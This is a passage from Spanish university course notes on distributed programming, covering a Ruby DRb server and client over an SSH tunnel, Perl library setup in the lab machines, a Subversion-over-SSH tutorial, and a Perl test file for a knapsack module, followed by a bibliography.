tutu_server:
denied request
ok
8> register:rf(P).
Owner: <0.43.0>
tutu_server:
denied request
ok
end of loop reached I = 1000
9>
```

Capítulo 21

Ruby

21.1. Threads en Ruby

- Ruby Multithreading

21.2. Programacioón distribuída en Ruby con DRb

21.2.1. DRb en top de SSH

```
SSH (master *)$ cat -n helloworldserver.rb
     1  require 'drb'
     2
     3  class HelloWorldServer
     4    def say_hello
     5      'Hello world!'
     6    end
     7  end
     8
     9  File.open('DRbhw.proc', 'w') do |f|
    10    f.puts $$
    11  end
    12
    13  address = "druby://localhost:61676"
    14  DRb.start_service(address, obj=HelloWorldServer.new)
    15  puts "Process #{$$}: Server running at #{address} serving #{obj}"
    16  DRb.thread.join
```

```
SSH (master *)$ cat -n helloworldclient.rb
     1  require 'drb'
     2
     3  DRb.start_service
     4
     5  address = "druby://localhost:61675"
     6  server = DRbObject.new_with_uri(address)
     7
     8  puts server.inspect
     9  puts server.say_hello
```

En el portátil conectamos al servidor:

```
ACL (master *)$ uname -a
```

```
Darwin MacBookdeCasiano.local 11.2.0 ...
ACL (master *)$ ssh -L61675:localhost:61676 -N pp2
```

En el servidor ejecutamos el servicio:

```
pp2@nereida:~/src/projects-ull-casiano/ruby/DRb/SSH$ uname -a
Linux nereida.deioc.ull.es ...
pp2@nereida:~/src/projects-ull-casiano/ruby/DRb/SSH$ ruby helloworldserver.rb
Process 32086: Server running at druby://localhost:61676 serving #<HelloWorldServer:0x00000001
```

En el portatil ejecutamos el cliente:

```
SSH (master *)$ ruby helloworldclient.rb
#<HelloWorldServer:0x00000001ce04b8>
Hello world!
```

21.3. Rinda

21.4. Starling

Apéndice

Instrucciones Para la Carga de Módulos en la ETSII

Cuando entra a una de las máquinas de los laboratorios de la ETSII encontrará montado el directorio `/soft/perl5lib/` y en él algunas distribuciones de módulos Perl que he instalado.

```
export MANPATH=$MANPATH:/soft/perl5lib/man/
export PERL5LIB=/soft/perl5lib/lib/perl5:/soft/perl5lib/lib/perl/5.10.0/:/soft/perl5lib/share/
export PATH=.:/home/casiano/bin:$PATH:/soft/perl5lib/bin
```

Visite esta página de vez en cuando. Es posible que añada algún nuevo camino de búsqueda de librerías y/o ejecutables.

Usando Subversion

En esta sección indicamos los pasos para utilizar subversión bajo el protocolo SSH. Se asume que ha configurado sub conexión SSH con el servidor de subversion para que admita autentificación automática. Véase El capítulo sobre la SSH en los apuntes de Programación en Paralelo II (http://nereida.deioc.ull.es/ p para aprender a establecer autentificación automática vía SSH.

Use Subversion: Creación de un Repositorio Parece que en `banot` esta instalado subversion. Para crear un repositorio emita el comando `svnadmin create`:

```
-bash-3.1$ uname -a
Linux banot.etsii.ull.es 2.6.24.2 #3 SMP Fri Feb 15 10:39:28 WET 2008 i686 i686 i386 GNU/Linux
-bash-3.1$ svnadmin create /home/loginname/repository/
-bash-3.1$ ls -l repository/
total 28
drwxr-xr-x 2 loginname apache 4096 feb 28 11:58 conf
drwxr-xr-x 2 loginname apache 4096 feb 28 11:58 dav
drwxr-sr-x 5 loginname apache 4096 feb 28 12:09 db
-r--r--r-- 1 loginname apache    2 feb 28 11:58 format
drwxr-xr-x 2 loginname apache 4096 feb 28 11:58 hooks
drwxr-xr-x 2 loginname apache 4096 feb 28 11:58 locks
-rw-r--r-- 1 loginname apache  229 feb 28 11:58 README.txt
```

Una alternativa a considerar es ubicar el repositorio en un dispositivo de almacenamiento portable (pendriver)

Añadiendo Proyectos

Ahora esta en condiciones de añadir proyectos al repositorio creado usando `svn import`:

```
[loginname@tonga]~/src/perl/> uname -a
Linux tonga 2.6.24.2 #1 SMP Thu Feb 14 15:37:31 WET 2008 i686 i686 i386 GNU/Linux
[loginname@tonga]~/src/perl/> pwd
/home/loginname/src/perl
[loginname@tonga]~/src/perl/> ls -ld /home/loginname/src/perl/Grammar-0.02
drwxr-xr-x 5 loginname Profesor 4096 feb 28  2008 /home/loginname/src/perl/Grammar-0.02
[loginname@tonga]~/src/perl/> svn import -m 'Grammar Extended Module' \
                                      Grammar-0.02/ \
                                      svn+ssh://banot/home/loginname/repository/Grammar
Añadiendo      Grammar-0.02/t
Añadiendo      Grammar-0.02/t/Grammar.t
Añadiendo      Grammar-0.02/lib
Añadiendo      Grammar-0.02/lib/Grammar.pm
Añadiendo      Grammar-0.02/MANIFEST
Añadiendo      Grammar-0.02/META.yml
Añadiendo      Grammar-0.02/Makefile.PL
Añadiendo      Grammar-0.02/scripts
```

```
Añadiendo      Grammar-0.02/scripts/grammar.pl
Añadiendo      Grammar-0.02/scripts/Precedencia.yp
Añadiendo      Grammar-0.02/scripts/Calc.yp
Añadiendo      Grammar-0.02/scripts/aSb.yp
Añadiendo      Grammar-0.02/scripts/g1.yp
Añadiendo      Grammar-0.02/Changes
Añadiendo      Grammar-0.02/README

Commit de la revisión 2.
```

En general, los pasos para crear un nuevo proyecto son:

```
* mkdir /tmp/nombreProyecto
* mkdir /tmp/nombreProyecto/branches
* mkdir /tmp/nombreProyecto/tags
* mkdir /tmp/nombreProyecto/trunk
* svn mkdir file:///var/svn/nombreRepositorio/nombreProyecto -m 'Crear el proyecto nombreProye
* svn import /tmp/nombreProyecto \
            file:///var/svn/nombreRepositorio/nombreProyecto \
            -m "Primera versión del proyecto nombreProyecto"
```

Obtener una Copia de Trabajo

La copia en `Grammar-0.02` ha sido usada para la creación del proyecto, pero no pertenece aún al proyecto. Es necesario descargar la copia del proyecto que existe en el repositorio. Para ello usamos `svn checkout`:

```
[loginname@tonga]~/src/perl/> rm -fR Grammar-0.02
[loginname@tonga]~/src/perl/> svn checkout svn+ssh://banot/home/loginname/repository/Grammar G
A    Grammar/t
A    Grammar/t/Grammar.t
A    Grammar/MANIFEST
A    Grammar/META.yml
A    Grammar/lib
A    Grammar/lib/Grammar.pm
A    Grammar/Makefile.PL
A    Grammar/scripts
A    Grammar/scripts/grammar.pl
A    Grammar/scripts/Calc.yp
A    Grammar/scripts/Precedencia.yp
A    Grammar/scripts/aSb.yp
A    Grammar/scripts/g1.yp
A    Grammar/Changes
A    Grammar/README
Revisión obtenida: 2
```

Ahora disponemos de una copia de trabajo del proyecto en nuestra máquina local:

```
[loginname@tonga]~/src/perl/> tree Grammar
Grammar
|-- Changes
|-- MANIFEST
|-- META.yml
|-- Makefile.PL
|-- README
|-- lib
```

```
|   `-- Grammar.pm
|-- scripts
|   |-- Calc.yp
|   |-- Precedencia.yp
|   |-- aSb.yp
|   |-- g1.yp
|   `-- grammar.pl
`-- t
    `-- Grammar.t

3 directories, 12 files
[loginname@tonga]~/src/perl/>
[loginname@tonga]~/src/perl/> cd Grammar
[loginname@tonga]~/src/perl/Grammar/> ls -la
total 44
drwxr-xr-x 6 loginname Profesor 4096 feb 28  2008 .
drwxr-xr-x 5 loginname Profesor 4096 feb 28  2008 ..
-rw-r--r-- 1 loginname Profesor  150 feb 28  2008 Changes
drwxr-xr-x 3 loginname Profesor 4096 feb 28  2008 lib
-rw-r--r-- 1 loginname Profesor  614 feb 28  2008 Makefile.PL
-rw-r--r-- 1 loginname Profesor  229 feb 28  2008 MANIFEST
-rw-r--r-- 1 loginname Profesor  335 feb 28  2008 META.yml
-rw-r--r-- 1 loginname Profesor 1196 feb 28  2008 README
drwxr-xr-x 3 loginname Profesor 4096 feb 28  2008 scripts
drwxr-xr-x 6 loginname Profesor 4096 feb 28  2008 .svn
drwxr-xr-x 3 loginname Profesor 4096 feb 28  2008 t
```

Observe la presencia de los subdirectorios de control `.svn`.

Actualización del Proyecto

Ahora podemos modificar el proyecto y hacer públicos los cambios mediante `svn commit`:

```
loginname@tonga]~/src/perl/Grammar/> svn rm META.yml
D         META.yml
[loginname@tonga]~/src/perl/Grammar/> ls -la
total 40
drwxr-xr-x 6 loginname Profesor 4096 feb 28  2008 .
drwxr-xr-x 5 loginname Profesor 4096 feb 28 12:34 ..
-rw-r--r-- 1 loginname Profesor  150 feb 28 12:34 Changes
drwxr-xr-x 3 loginname Profesor 4096 feb 28 12:34 lib
-rw-r--r-- 1 loginname Profesor  614 feb 28 12:34 Makefile.PL
-rw-r--r-- 1 loginname Profesor  229 feb 28 12:34 MANIFEST
-rw-r--r-- 1 loginname Profesor 1196 feb 28 12:34 README
drwxr-xr-x 3 loginname Profesor 4096 feb 28 12:34 scripts
drwxr-xr-x 6 loginname Profesor 4096 feb 28  2008 .svn
drwxr-xr-x 3 loginname Profesor 4096 feb 28 12:34 t
[loginname@tonga]~/src/perl/Grammar/> echo "Modifico README" >> README
[loginname@tonga]~/src/perl/Grammar/> svn commit -m 'Just testing ...'
Eliminando     META.yml
Enviando       README
Transmitiendo contenido de archivos .
Commit de la revisión 3.
```

Observe que ya no es necesario especificar el lugar en el que se encuentra el repositorio: esa información esta guardada en los subdirectorios de administración de subversion `.svn`

El servicio de subversion parece funcionar desde fuera de la red del centro. Véase la conexión desde una maquina exterior:

```
pp2@nereida:/tmp$  svn checkout svn+ssh://loginname@banot.etsii.ull.es/home/loginname/reposito
loginname@banot.etsii.ull.es's password:
loginname@banot.etsii.ull.es's password:
A    Grammar/t
A    Grammar/t/Grammar.t
A    Grammar/MANIFEST
A    Grammar/lib
A    Grammar/lib/Grammar.pm
A    Grammar/Makefile.PL
A    Grammar/scripts
A    Grammar/scripts/grammar.pl
A    Grammar/scripts/Calc.yp
A    Grammar/scripts/Precedencia.yp
A    Grammar/scripts/aSb.yp
A    Grammar/scripts/g1.yp
A    Grammar/Changes
A    Grammar/README
Revisión obtenida: 3
```

Comandos Básicos

- Añadir y eliminar directorios o ficheros individuales al proyecto

  ```
  svn add directorio_o_fichero
  svn remove directorio_o_fichero
  ```

- Guardar los cambios

  ```
  svn commit -m "Nueva version"
  ```

- Actualizar el proyecto

  ```
  svn update
  ```

- Ver el estado de los ficheros

  ```
  svn status -vu
  ```

- Crear un tag

  ```
  svn copy svn+ssh://banot/home/logname/repository/PL-Tutu/trunk \
           svn+ssh://banot/home/casiano/repository/PL-Tutu/tags/practica-entregada \
   -m 'Distribución como fué entregada en la UDV'
  ```

Referencias

Consulte http://svnbook.red-bean.com/ . Vea la página de la ETSII http://www.etsii.ull.es/svn .
En KDE puede instalar el cliente gráfico KDEsvn.

Autentificación Automática

Para evitar la solicitud de claves cada vez que se comunica con el repositorio establezca autentificación SSH automática. Para ver como hacerlo puede consultar las instrucciones en:

http://search.cpan.org/ casiano/GRID-Machine/lib/GRID/Machine.pod#INSTALLATION

Consulte también las páginas del manual Unix de `ssh`, `ssh-key-gen`, `ssh_config`, `scp`, `ssh-agent`, `ssh-add`, `sshd`

Código de 01MartelloAndTothBook.t

```
lhp@nereida:/tmp/Algorithm-Knap01DP-0.01/t$ cat -n 01MartelloAndTothBook.t
 1  # Before ‘make install’ is performed this script should be runnable with
 2  # ‘make test’. After ‘make install’ it should work as ‘perl Algorithm-Knap01DP.t’
 3
 4  #########################
 5  use strict;
 6  use Test::More  tests => 11;
 7
 8  BEGIN { use_ok('Algorithm::Knap01DP', qw/Knap01DP ReadKnap/); }
 9
10  ### main
11  my @inputfiles = qw/knap21.dat  knap22.dat  knap23.dat  knap25.dat/;
12  my @sol = (280, 107, 150, 900);
13  my $knap21 = ['102', [ '2', '20', '20', '30', '40', '30', '60', '10' ],
14                    [ '15', '100', '90', '60', '40', '15', '10', '1' ]];
15  my $knap22 = ['50',  [ '31', '10', '20', '19', '4', '3', '6' ],
16                    [ '70', '20', '39', '37', '7', '5', '10' ]];
17  my $knap23 = ['190', [ '56', '59', '80', '64', '75', '17' ],
18                    [ '50', '50', '64', '46', '50', '5' ]];
19  my $knap25 = ['104', [ '25', '35', '45', '5', '25', '3', '2', '2' ],
20                    [ '350', '400', '450', '20', '70', '8', '5', '5' ]];
21
22  my $knapsackproblem = [$knap21, $knap22, $knap23, $knap25];
23
24  my $i = 0;
25  my ($M, $w, $p);
26  my @f;
27
28  # Now 2*@inputfiles = 8 tests
29  for my $file (@inputfiles) {
30    ($M, $w, $p) = ReadKnap((-e "t/$file")?"t/$file":$file);
31    is_deeply($knapsackproblem->[$i], [$M, $w, $p], "ReadKnap $file");
32    my $N = @$w;
33    @f = Knap01DP($M, $w, $p);
34    is($sol[$i++], $f[$N-1][$M], "Knap01DP $file");
35  }
36
37  # test to check when weights and profits do not have the same size
38  $M = 100; @$w = 1..5; @$p = 1..10;
39  eval { Knap01DP($M, $w, $p) };
40  like $@, qr/Profits and Weights don't have the same size/;
41
42  TODO: { # I plan to provide a function to find the vector solution ...
```

```
43    local $TODO = "Randomly generated problem";
44    can_ok('Algorithm::Knap01DP', 'GenKnap');
45  }
```

Índice alfabético

Bibliografía

[1] Lincoln D. Stein. *Network Programming with Perl*. Addison Wesley, USA, 2001. ISBN 0-201-61571-1.

[2] Casiano Rodriguez-León. *El Diseño y Análisis de Algoritmos Paralelos*. Gobierno de Canarias, DGUI, 1998.

[3] Christiansen T. and Schwartz L. *Perl Cookbook*. O'Reilly, USA, 1998. ISBN 1-56592-243-3.

[4] D. Libes. *Exploring Expect*. O'Reilly and Associates, 1995.

[5] Paul Bausch. *Amazon Hacks*. O'Reilly, 2003.

[6] Brian Ingerson. *Pathollogically Polluting Perl with C, Python and Other Rubbish using Inline.pm*. http://nereida.deioc.ull.es/ lhp/pdfps/ingy.inline.pdf, 2001.

[7] Simon Cozens. *Advanced Perl Programming, Second Edition*. O'Reilly Media, 2005.

[8] Tim Jenness and Simon Cozens. *Extending and embedding Perl*. Manning Publications Co., Greenwich, CT, USA, 2003.

[9] Gisle Aas. *PerlGuts Illustrated*. `http://gisle.aas.no/perl/illguts/`, 2001.